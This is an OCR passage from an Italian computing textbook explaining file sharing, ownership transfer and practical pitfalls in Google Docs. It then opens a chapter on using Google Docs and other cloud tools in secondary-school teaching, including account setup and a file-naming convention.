
I tipi file gestiti direttamente da Google documenti (quelli nel formato nativo di Google documenti) possono essere ceduti, nel senso che si può cedere la proprietà a un utente diverso, al quale precedentemente è stata concessa la condivisione.

Figura 45.68. Un file precedentemente condiviso, viene ceduto a un altro utente. (*http://www.youtube.com/watch?v=xHDNB5IzW9c*).



Si può rinunciare alla condivisione togliendo la propria «sottoscrizione».


Figura 45.69. Rinuncia a una condivisione. (*http://www.youtube.com/watch?v=OxlZBvi5uhc*).



La cancellazione di un file condiviso ha implicazioni differenti: se il

file non appartiene all'utente che lo cancella, ciò comporta al massimo la rinuncia alla condivisione; se invece appartiene all'utente che lo cancella, si richiede di scegliere se cancellarlo per tutti i collaboratori o se si preferisce cederne la proprietà a uno dei collaboratori esistenti.

Figura 45.70. Cancellazione di file, alcuni dei quali sono condivisi e appartengono all'utente che li cancella. (*http://www.youtube.com/watch?v=Uw3OiMZEa60*).



Google documenti consente di operare sui file condivisi in modo simultaneo, visualizzando in tempo reale le modifiche apportate dagli altri collaboratori: *http://www.youtube.com/watch?v=9Q5PIt1YF1c* . La cronologia consente di mantenere traccia delle modifiche e di attribuirle correttamente al responsabile.

45.8.3 Osservazioni e problematiche da considerare

«

Oltre ai file, anche le raccolte possono essere condivise, ma ciò comporta la condivisione implicita di tutto il loro contenuto. Pertanto, se successivamente si mette un file privato in una cartella condivisa, questo diviene accessibile con le stesse modalità della cartella che lo ospita.

I nomi dei file sono stabiliti e possono essere cambiati da chi ha i permessi di modifica su di essi. Ciò significa che se «tizio» crea il file «a» e lo mette in condivisione con «caio» consentendogli la modifica, «caio» può cambiargli nome, per esempio trasformandolo in «b». Ma la cosa più importante è che il cambiamento si trasmette a tutti gli altri collaboratori, proprietario incluso.

Quando si condivide un file e si invia la notifica attraverso la posta elettronica, occorre considerare che il volume delle notifiche può essere eccessivo per il destinatario, ma soprattutto, se si sbaglia indirizzo di condivisione, si rischia di importunare una persona diversa, probabilmente sconosciuta. Pertanto, quando si usa il servizio nell'ambito di un'attività già organizzata, è più prudente evitare l'invio delle notifiche, in modo da avere ancora la possibilità di correggere (annullando una condivisione errata), senza creare disagi inutili.

Google documenti è un vero sistema «cloud», dove l'elaboratore con cui si dialoga cambia nel tempo, anche durante il lavoro. Ciò comporta dei fenomeni che per i più possono risultare misteriosi. Per esempio, apparentemente in modo inspiegabile, può capitare che i comandi impartiti non diano esito, o che l'accesso a un file si blocchi improvvisamente. In tutti questi casi, l'unica cosa che si può fare è il tentare di ricaricare la pagina, attraverso il comando apposito

del navigatore utilizzato per accedere al servizio. Infatti non bisogna dimenticare che si sta operando con un sistema remoto, eccezionalmente complesso, che sta servendo una quantità enorme di utenti simultaneamente.

Un altro aspetto della complessità del servizio comporta un problema subdolo per chi non se lo aspetta: la scomparsa dei file. Per comprendere la cosa, va prima considerata la modalità con cui Google documenti gestisce i file: i file (e le raccolte) sono entità numeriche che possono essere abbinate a una classificazione in raccolte. Va chiarito che **possono**, ma ciò non è obbligatorio. Per questo motivo, **normalmente**, i file e le raccolte che vengono creati o acquisiti attraverso le condivisioni, compaiono inizialmente nella classificazione generica «home page». Ma dalla «home page» i file e le raccolte possono essere fatti scomparire, e ciò è opportuno farlo quando si vanno a collocare in raccolte appropriate, ma lo si può fare anche se questi non sono ancora stati abbinati ad alcuna raccolta! Esiste sicuramente la possibilità di trovare i propri file nella classificazione denominata «tutti gli elementi», ma quando si gestiscono migliaia di file, questo elenco diventa ingestibile. Pertanto:

> L'unico modo per gestire correttamente i file attraverso Google documenti è quello di usare regole precise nella denominazione, perché in caso di necessità si possa usare la funzione di ricerca per far riemergere i file apparentemente scomparsi.

L'attività con Google documenti è sottoposta a un certo tipo di controllo, automatico, volto a evitarne l'uso improprio. Quando il sistema di Google «sospetta» lo svolgimento di un'attività scorretta,

tende a limitare le funzionalità accessibili. L'aspetto su cui Google documenti è più sensibile è la condivisione in massa di un documento; per esempio, se si deve condividere un documento con 30 persone, è necessario farlo in più fasi, durante le quali almeno alcune di queste persone devono aprire il documento, dimostrando la «sincerità» o l'approvazione dell'operazione.

45.9 Riferimenti

«

- Wikipedia, *Cloud computing*, *http://it.wikipedia.org/wiki/Cloud_computing*
- Wikipedia, *Architettura telematica*, *http://it.wikipedia.org/wiki/Architettura_telematica*
- *eyeOS*, *http://eyeos.org/*
- *eyeisp*, *http://eyeisp.com/*
- *Lucid desktop*, *http://www.lucid-desktop.org* , *http://people.slitaz.org/~pankso/packages/lucid-1.0.1.tar.gz* , *extra/lucid-desktop/backup/*
- *xOS*, *http://xos.xproduct.freehostingcloud.com*
- *Feng Office*, *http://www.fengoffice.com/web/community/community_index.php* , *http://sourceforge.net/projects/opengoo/files/fengoffice/*
- *ownCloud*, *http://owncloud.org*
- *Etherpad foundation*, *http://etherpad.org*
- *Altervista*, *http://it.altervista.org/*
- *Google documenti*, *http://docs.google.com*

- *Zoho*, http://www.zoho.com/
- *Docs for Facebook*, http://docs.com/
- *Microsoft Skydriver*, https://skydriver.live.com

[1] **eyeOS** GNU AGPL

[2] **Lucid desktop** AFL: Academic Free License

[3] **Feng Office** GNU AFL: Affero General Public License

Capitolo 46

Strumenti «cloud» per la didattica

46.1 Google documenti nella didattica 4956
46.1.1 Utenze 4957
46.1.2 Organizzazione nella denominazione dei file 4960
46.1.3 File per le comunicazioni personali 4961
46.1.4 File per le comunicazioni alla classe 4963
46.1.5 Esercitazioni svolte con Google documenti 4964
46.1.6 Esercitazioni svolte con altri programmi che producono documenti PDF 4965
46.1.7 Pagina personale del docente con Google Blogger 4966
46.1.8 Predisposizione di modelli 4967
46.1.9 Cronologia 4968
46.1.10 Fornire una copia elettronica delle verifiche 4969
46.1.11 Dal formulario al test di verifica 4970
46.2 Servizi di memorizzazione remota 4972
46.2.1 Adrive 4972
46.3 Servizi «pastebin» 4974
46.3.1 Registrazione e utilizzo del servizio Ideone 4975
46.3.2 Codepad 4977
46.3.3 Utilizzo didattico dei servizi «pastebin» 4978
46.4 Xeround 4979
46.4.1 Iscrizione e creazione di un'istanza DB 4979
46.4.2 Creazione di una base di dati con phpMyAdmin . 4983

«a2» 2013.11.11 --- Copyright © Daniele Giacomini -- appunti2@gmail.com http://informaticalibera.net

46.4.3 Utilizzo di una base di dati Xeround attraverso un'applicazione PHP 4985
46.5 Servizi di «freehosting» 4985
46.6 Analisi del codice web 4990
46.7 Gestione di file PDF 4991
46.7.1 PDFescape 4991
46.8 Gazie e GZT 4993
46.9 WIMS: «www interactive multipurpose server» 4995
46.10 Mappe mentali 4997
46.11 Riferimenti 4998

In questo capitolo vengono descritti alcuni strumenti disponibili attraverso la rete, senza bisogno di installare software, che possono essere usati utilmente nella didattica.

46.1 Google documenti nella didattica

«

Gli strumenti di Google possono essere usati in qualità di utenti generici, oppure come utenti di Google apps. Google apps è un sistema che consente l'uso degli strumenti di Google, nell'ambito di un certo dominio, ma attraverso la gestione di uno o più amministratori, i quali hanno o possono avere accesso a tutti i dati degli utenti del dominio in questione. Il sistema di Google apps può essere utile per le aziende, quando si vuole avere il controllo dell'uso degli strumenti Google, per esempio per garantire che le comunicazioni


intra-aziendali rimangano tali. Google apps è disponibile gratuitamente per le scuole, ma la gestione amministrativa che si richiede, comporta delle responsabilità e, di conseguenza, un impegno non trascurabile e non compatibile con un contesto professionale molto variabile, quale è quello della scuola.


In questa sezione viene mostrato un metodo per utilizzare Google documenti, senza l'infrastruttura di Google apps, nella didattica di una scuola media superiore. Tuttavia, a fianco della gestione di Google documenti, è necessario che ogni docente disponga di una propria pagina personale molto semplice, sulla quale collocare tutti i riferimenti ipertestuali (*link*) che possono servire alla propria didattica e agli studenti. Naturalmente, una tale pagina del docente può essere realizzata dove si vuole e come si vuole, ma in questo capitolo si mostra anche come usare Google Blogger, per tale scopo.

46.1.1 Utenze

Nel sistema didattico che qui viene proposto, le utenze di docenti e studenti, sono create personalmente, senza la mediazione di un amministratore, ma soprattutto sono tutte utenze private e l'accesso ai dati concesso all'esterno avviene solo su base volontaria.

Figura 46.1. Fasi della registrazione ai servizi di Google. *http://www.youtube.com/watch?v=Ea2niDKa-Yo*






La figura mostra la creazione di un'utenza Google completa; tuttavia, è possibile creare un'utenza Google senza l'uso di Gmail: in questo caso, ci si può registrare con un indirizzo di posta elettronica diverso, come si mostra in questo video: *http://www.youtube.com/watch?v=YWYdr0CRkzE* .

Sia i docenti, sia gli studenti, devono avere l'accortezza di configurare correttamente la propria utenza, soprattutto per ciò che riguarda il nome e il cognome. È molto importante inserire anche il numero di telefono nella propria utenza, per garantire la possibilità di ripristinare l'accesso, quando si perde la parola d'ordine o quando l'utenza viene bloccata per motivi diversi.

Dopo la registrazione al servizio, è necessario indicare la lingua e il fuso orario preferiti, altrimenti la lingua dipende dal luogo dal quale si sta usando Google documenti.

Figura 46.2. Configurazione della lingua e del fuso orario. *http://www.youtube.com/watch?v=aRYeSV6y1Dw*



Gli insegnanti farebbero bene ad aggiungere anche una foto al profilo, per facilitare il proprio riconoscimento ai loro alunni. Video alternativo di registrazione di un'utenza Google e configurazione locale relativa a Google documenti: *http://www.youtube.com/watch?v=wF8eSiBv15E* .

46.1.2 Organizzazione nella denominazione dei file


«

Per garantire una gestione ordinata dei file, è molto importante stabilire una convenzione logica nel modo di dare il nome ai file usati a scuola:

classe*–*docente*–*cognome*–*nome*–*contesto*–*n_ordine

Il modello mostra la proposta di questo capitolo. Prima di tutto è bene evitare un uso incontrollato delle lettere maiuscole, pertanto, si conviene di usare solo lettere minuscole, cifre numeriche e trattino medio (anche gli spazi sono esclusi). A titolo di esempio, il terzo file di un'esercitazione denominata ***coge2***, realizzato dall'alunno Mario Rossi, della classe 3Am (3A AFM, abbreviata come 3Am), per conto del prof. «gvr» (Giuseppe Verdi), dovrebbe avere il nome '`3am-gvr-rossi-mario-coge2-3`'.

Figura 46.3. Strutturazione generale dei nomi dei file.



46.1.3 File per le comunicazioni personali

Per la gestione delle comunicazioni, tra docente e studenti, è improponibile l'uso sistematico della posta elettronica, perché per molti giovani si tratta di uno strumento poco conosciuto, ma soprattutto

invaso da notifiche a valanga, provenienti da siti di «social-network» (nel senso telematico del termine).

Ogni studente ha bisogno di poter ricevere delle comunicazioni personali riguardo all'esito delle proprie verifiche. Per fare questo deve creare un file di testo, per ogni insegnante con il quale utilizza Google documenti, con il nome seguente:

```
3cm-dg-calpurnio-martino-comunicazioni-personali
```

Nell'esempio mostrato, si tratta del file dello studente Martino Calpurnio, della classe 3Cm, per le comunicazioni attese dal docente «dg» (Daniele Giacomini). È lo stesso studente che deve creare il file, provvedendo a condividerlo con il docente, cedendogli la proprietà e lasciando per se stesso solo la facoltà di inserire commenti. Video di esempio: *http://www.youtube.com/watch?v=PQ8Iz3bezCQ* .

Il docente che riceve questi file, li deve organizzare in maniera appropriata in una raccolta, relativa alla classe a cui appartengono, secondo l'anno scolastico. Video di esempio: *http://www.youtube.com/watch?v=Ze91Ed91o2NBQ* .

